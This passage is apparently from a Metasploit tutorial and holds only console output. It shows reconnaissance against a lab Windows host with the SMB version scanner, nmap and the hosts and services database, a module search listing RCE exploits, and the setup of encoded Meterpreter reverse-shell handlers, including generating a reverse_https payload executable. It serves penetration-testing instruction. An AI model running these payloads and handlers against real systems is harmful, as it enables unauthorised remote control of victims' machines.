Harry@EvilHackers.com>>>
```

```
Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>> db_status
[*] postgresql connected to msf
Harry@EvilHackers.com>>>
```

```
Harry@EvilHackers.com>>> load
Usage: load <option> [var=val var=val ...]

Loads a plugin from the supplied path.
For a list of built-in plugins, do: load -l
The optional var=val options are custom parameters that can be passed to plugins.

Harry@EvilHackers.com>>>
```


```
Harry@EvilHackers.com>>> load
load aggregator      load db_tracker      load lab              load nessus          load rssfeed         load sounds          load wiki
load alias           load event_tester    load libnotify       load nexpose        load sample          load sqlmap          load wmap
load auto_add_route  load ffautoregen     load minion          load openssl        load session_notifier load thread          load token_adduser
load beholder        load ips_filter      load msfd            load pcap_log       load session_tagger  load token_adduser
load db_credcollect  load komand          load msgrpc          load request        load socket_logger   load token_hunter
Harry@EvilHackers.com>>> load
```

```
Harry@EvilHackers.com>>>
Harry@EvilHackers.com>>> load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
Harry@EvilHackers.com>>> █
```

```
|Harry@EvilHackers.com>>> help
```

OpenVAS Commands

Command	Description
-----	-----
openvas_config_list	Quickly display list of configs
openvas_connect	Connect to an OpenVAS manager using OMP
openvas_debug	Enable/Disable debugging
openvas_disconnect	Disconnect from OpenVAS manager
openvas_format_list	Display list of available report formats
openvas_help	Displays help
openvas_report_delete	Delete a report specified by ID
openvas_report_download	Save a report to disk
openvas_report_import	Import report specified by ID into framework
openvas_report_list	Display a list of available report formats
openvas_target_create	Create target (name, hosts, comment)
openvas_target_delete	Delete target by ID
openvas_target_list	Display list of targets
openvas_task_create	Create a task (name, comment, target, config)
openvas_task_delete	Delete task by ID
openvas_task_list	Display list of tasks
openvas_task_pause	Pause task by ID
openvas_task_resume	Resume task by ID
openvas_task_resume_or_start	Resume task or start task by ID
openvas_task_start	Start task by ID
openvas_task_stop	Stop task by ID
openvas_version	Display the version of the OpenVAS server



```
Harry@EvilHackers.com>>>  
Harry@EvilHackers.com>>> use auxiliary/scanner/smb/smb_version  
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>  
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show options
```

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>
```

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show advanced
Module advanced options (auxiliary/scanner/smb/smb_version):

```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
ConnectTimeout	10	yes	Maximum number of seconds to establish a TCP connection
DCERPC::ReadTimeout	10	yes	The number of seconds to wait for DCERPC responses
NTLM::SendLM	true	yes	Always send the LANMAN response (except when NTLMv2_session is specified)
NTLM::SendNTLM	true	yes	Activate the 'Negotiate NTLM key' flag, indicating the use of NTLM responses
NTLM::SendSPN	true	yes	Send an avp of type SPN in the ntlmv2 client blob, this allows authentication on Windows 7+/Server 2008 R2+ when SPN is re
NTLM::UseLMKey	false	yes	Activate the 'Negotiate Lan Manager Key' flag, using the LM key when the LM response is sent
NTLM::UseNTLMv2_session	true	yes	Activate the 'Negotiate NTLMv2 key' flag, forcing the use of a NTLMv2_session
NTLM::UseNTLMv2	true	yes	Use NTLMv2 instead of NTLMv2_session when 'Negotiate NTLMv2' key is true
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
SMB::ChunkSize	500	yes	The chunk size for SMB segments, bigger values will increase speed but break NT 4.0 and SMB signing
SMB::Native_LM	Windows 2000 5.0	yes	The Native LM to send during authentication
SMB::Native_OS	Windows 2000 2195	yes	The Native OS to send during authentication
SMB::VerifySignature	false	yes	Enforces client-side verification of server response signatures
SMBdirect	true	no	The target port is a raw SMB service (not NetBIOS)
SMBName	*SMBSERVER	yes	The NetBIOS hostname (required for port 139 connections)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCipher		no	String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
SSLVerifyMode	PEER	no	SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
SSLVersion	Auto	yes	Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, TLS1, TLS1.1, TLS1.2, SSL23)
ShowProgress	true	yes	Display progress messages during a scan
ShowProgressPercent	10	yes	The interval in percent that progress should be shown
VERBOSE	false	no	Enable detailed status messages
WORKSPACE		no	Specify the workspace for this module

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>

```

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show evasion
Module evasion options:

```

Name	Current Setting	Required	Description
DCERPC::fake_bind_multi	true	no	Use multi-context bind calls
DCERPC::fake_bind_multi_append	0	no	Set the number of UUIIDs to append the target
DCERPC::fake_bind_multi_prepend	0	no	Set the number of UUIIDs to prepend before the target
DCERPC::max_frag_size	4096	yes	Set the DCERPC packet fragmentation size
DCERPC::smb_pipeio	rw	no	Use a different delivery method for accessing named pipes (Accepted: rw, trans)
SMB::obscure_trans_pipe_level	0	yes	Obscure PIPE string in TransNamedPipe (level 0-3)
SMB::pad_data_level	0	yes	Place extra padding between headers and data (level 0-3)
SMB::pad_file_level	0	yes	Obscure path names used in open/create (level 0-3)
SMB::pipe_evasion	false	yes	Enable segmented read/writes for SMB Pipes
SMB::pipe_read_max_size	1024	yes	Maximum buffer size for pipe reads
SMB::pipe_read_min_size	1	yes	Minimum buffer size for pipe reads
SMB::pipe_write_max_size	1024	yes	Maximum buffer size for pipe writes
SMB::pipe_write_min_size	1	yes	Minimum buffer size for pipe writes
TCP::max_send_size	0	no	Maximum tcp segment size. (0 = disable)
TCP::send_delay	0	no	Delays inserted before every send. (0 = disable)

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>>

```

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> show missing

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    -                yes       The target address range or CIDR identifier

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> █
    
```

```

Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> run

[*] 192.168.2.17:445 - Host is running Windows 10 Pro (build:17134) (name:METASPLOIT-CE) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> █
    
```

```

Harry@EvilHackers.com >>> search windows

Matching Modules
-----

Name                                     Disclosure Date  Rank  Description
-----
auxiliary/admin/backupexec/dump          2011-02-07      normal Veritas Backup Exec Windows Remote File Access
auxiliary/admin/backupexec/registry      2011-02-07      normal Veritas Backup Exec Server Registry Access
auxiliary/admin/hp/hp_data_protector_cmd 2013-10-08      normal HP Data Protector 6.1 EXEC_CMD Command Execution
auxiliary/admin/hp/hp_imc_som_create_account 2012-10-31      normal HP Intelligent Management SOM Account Creation
auxiliary/admin/http/axigen_file_access  2012-10-31      normal Axigen Arbitrary File Read and Delete
auxiliary/admin/http/hp_web_jetadmin_exec 2004-04-27      normal HP Web JetAdmin 6.5 Server Arbitrary Command
auxiliary/admin/http/manageengine_dir_listing 2015-01-28      normal ManageEngine Multiple Products Arbitrary Direct
auxiliary/admin/http/manageengine_file_download 2015-01-28      normal ManageEngine Multiple Products Arbitrary File
auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08      normal ManageEngine Password Manager SQLAdvancedAL
auxiliary/admin/http/mantisbt_password_reset 2017-04-16      normal MantisBT password reset
auxiliary/admin/http/netflow_file_download 2014-11-30      normal ManageEngine NetFlow Analyzer Arbitrary File
auxiliary/admin/http/netgear_auth_download 2016-02-04      normal NETGEAR ProSafe Network Management System 300
auxiliary/admin/http/novell_file_reporter_filedelete 2015-06-03      normal Novell File Reporter Agent Arbitrary File Delete
auxiliary/admin/http/scadabr_credential_dump 2017-05-28      normal ScadaBR Credentials Dumper
auxiliary/admin/http/sysaid_admin_acct 2015-06-03      normal SysAid Help Desk Administrator Account Creation
auxiliary/admin/http/sysaid_file_download 2015-06-03      normal SysAid Help Desk Arbitrary File Download
auxiliary/admin/http/sysaid_sql_creds 2015-06-03      normal SysAid Help Desk Database Credentials Disclosure
    
```

```

Harry@EvilHackers.com >>> search windows type:exploit cve:2018

Matching Modules
-----

Name                                     Disclosure Date  Rank  Description
-----
exploit/windows/browser/exodus          2018-01-25      manual Exodus Wallet (ElectronJS Framework) remote Code Execution
exploit/windows/http/gitstack_rce       2018-01-15      great  GitStack Unsanitized Argument RCE
exploit/windows/http/manageengine_appmanager_exec 2018-03-07      excellent ManageEngine Applications Manager Remote Code Execution
exploit/windows/misc/cloudme_sync       2018-01-17      great  CloudMe Sync v1.10.9

Harry@EvilHackers.com >>> █
    
```

Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
-----	---	----	-----	-----	-----	-----	----	-----
192.168.2.17								

```
msf5 > hosts -a 192.168.2.1  
[*] Time: 2019-02-02 21:20:08 UTC Host: host=192.168.2.1  
msf5 > hosts 192.168.2.1
```

Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
-----	---	----	-----	-----	-----	-----	----	-----
192.168.2.1								

```
msf5 >
```

```
msf5 > hosts -d 192.168.2.1

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.2.1

[*] Deleted 1 hosts
msf5 > hosts 192.168.2.1

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-----

msf5 >
```

```
Services
=====

host      port  proto  name          state  info
-----
192.168.2.17  135  tcp    msrpc         open   Microsoft Windows RPC
192.168.2.17  139  tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
192.168.2.17  445  tcp    microsoft-ds open   Windows 10 Pro 17134 microsoft-ds workgroup: WORKGROUP
192.168.2.17  3389 tcp    ms-wbt-server open   Microsoft Terminal Services
```

```
msf5 > services 192.168.2.1
Services
=====

host port proto name state info
---- -
msf5 > services -a 192.168.2.1 -p 80
[*] Time: 2019-02-02 21:23:08 UTC Service: host=192.168.2.1 port=80 proto=tcp name=
msf5 > services -a 192.168.2.1 -p 80,443
[-] Exactly one port required
msf5 > services 192.168.2.1
Services
=====

host      port proto name state info
-----
192.168.2.1 80  tcp      open
msf5 > █
```

```
msf5 > services -d 192.168.2.1
Services
=====

host      port proto name state info
-----
192.168.2.1 80  tcp      open

[*] Deleted 1 services
```

```
[Harry@EvilHackers.com >>> db_nmap 192.168.2.17 --open -vv -Pn -sV -sC
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-24 00:08 IST
[*] Nmap: NSE: Loaded 146 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 00:08
[*] Nmap: Completed NSE at 00:08, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 00:08
[*] Nmap: Completed NSE at 00:08, 0.00s elapsed
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 00:08
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 00:08, 0.25s elapsed
[*] Nmap: DNS resolution of 1 IPs took 0.27s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
[*] Nmap: Initiating Connect Scan at 00:08
[*] Nmap: Scanning 192.168.2.17 [1000 ports]
[*] Nmap: Discovered open port 135/tcp on 192.168.2.17
[*] Nmap: Discovered open port 139/tcp on 192.168.2.17
[*] Nmap: Discovered open port 445/tcp on 192.168.2.17
[*] Nmap: Discovered open port 3389/tcp on 192.168.2.17
[*] Nmap: Completed Connect Scan at 00:08, 1.74s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 00:08
[*] Nmap: Scanning 4 services on 192.168.2.17
```

Services

host	port	proto	name	state	info
192.168.2.17	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.2.17	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
192.168.2.17	445	tcp	microsoft-ds	open	Windows 10 Pro 17134 microsoft-ds workgroup: WORKGROUP
192.168.2.17	3389	tcp	ms-wbt-server	open	Microsoft Terminal Services

```
[Harry@EvilHackers.com >>> db_import ~/17.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.2'
[*] Importing host 192.168.2.17
[*] Successfully imported /Users/Harry/17.xml
Harry@EvilHackers.com >>>
```

```
[Harry@EvilHackers.com >>>
[Harry@EvilHackers.com >>> use exploit/multi/handler
Harry@EvilHackers.com exploit(multi/handler) >>>
```

```
Harry@EvilHackers.com exploit(multi/handler) >>> show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

Harry@EvilHackers.com exploit(multi/handler) >>>
```

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.2.4
lhost => 192.168.2.4
msf5 exploit(multi/handler) > set lport 8080
lport => 8080
msf5 exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
stageencoder => x86/shikata_ga_nai
msf5 exploit(multi/handler) > set enablestageencoding true
enablestageencoding => true
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.4:8080
msf5 exploit(multi/handler) >
```



```
Harry@EvilHackers.com >>> handler
Usage: handler [options]

Spin up a Payload Handler as background job.

OPTIONS:

-H <opt> The RHOST/LHOST to configure the handler for
-P <opt> The RPORT/LPORT to configure the handler for
-e <opt> An Encoder to use for Payload Stage Encoding
-h      Help Banner
-n <opt> The custom name to give the handler job
-p <opt> The payload to configure the handler for
-x      Shut the Handler down after a session is established
Harry@EvilHackers.com >>> █
```

```
Harry@EvilHackers.com >>>
Harry@EvilHackers.com >>> handler -H 192.168.2.4 -P 8080 -e x86/shikata_ga_nai -p windows/x64/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.



[*] Started reverse TCP handler on 192.168.2.4:8080
Harry@EvilHackers.com >>> █
```



```
> msfconsole -qx "use payload/windows/meterpreter/reverse_https; set lhost 192.168.2.4; set lport 9090; generate -f exe -o https_1.exe; ls -alh
https_1.exe; use exploit/multi/handler; set payload windows/meterpreter/reverse_https; set lhost 192.168.2.4; set lport 9090; run -j"
lhost => 192.168.2.4
lport => 9090
[*] Writing 73802 bytes to https_1.exe...
[*] exec: ls -alh https_1.exe



-rw-r--r-- 1 Harry admin 72K Feb 3 13:52 https_1.exe
payload => windows/meterpreter/reverse_https
lhost => 192.168.2.4
lport => 9090
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.4:9090
```



```
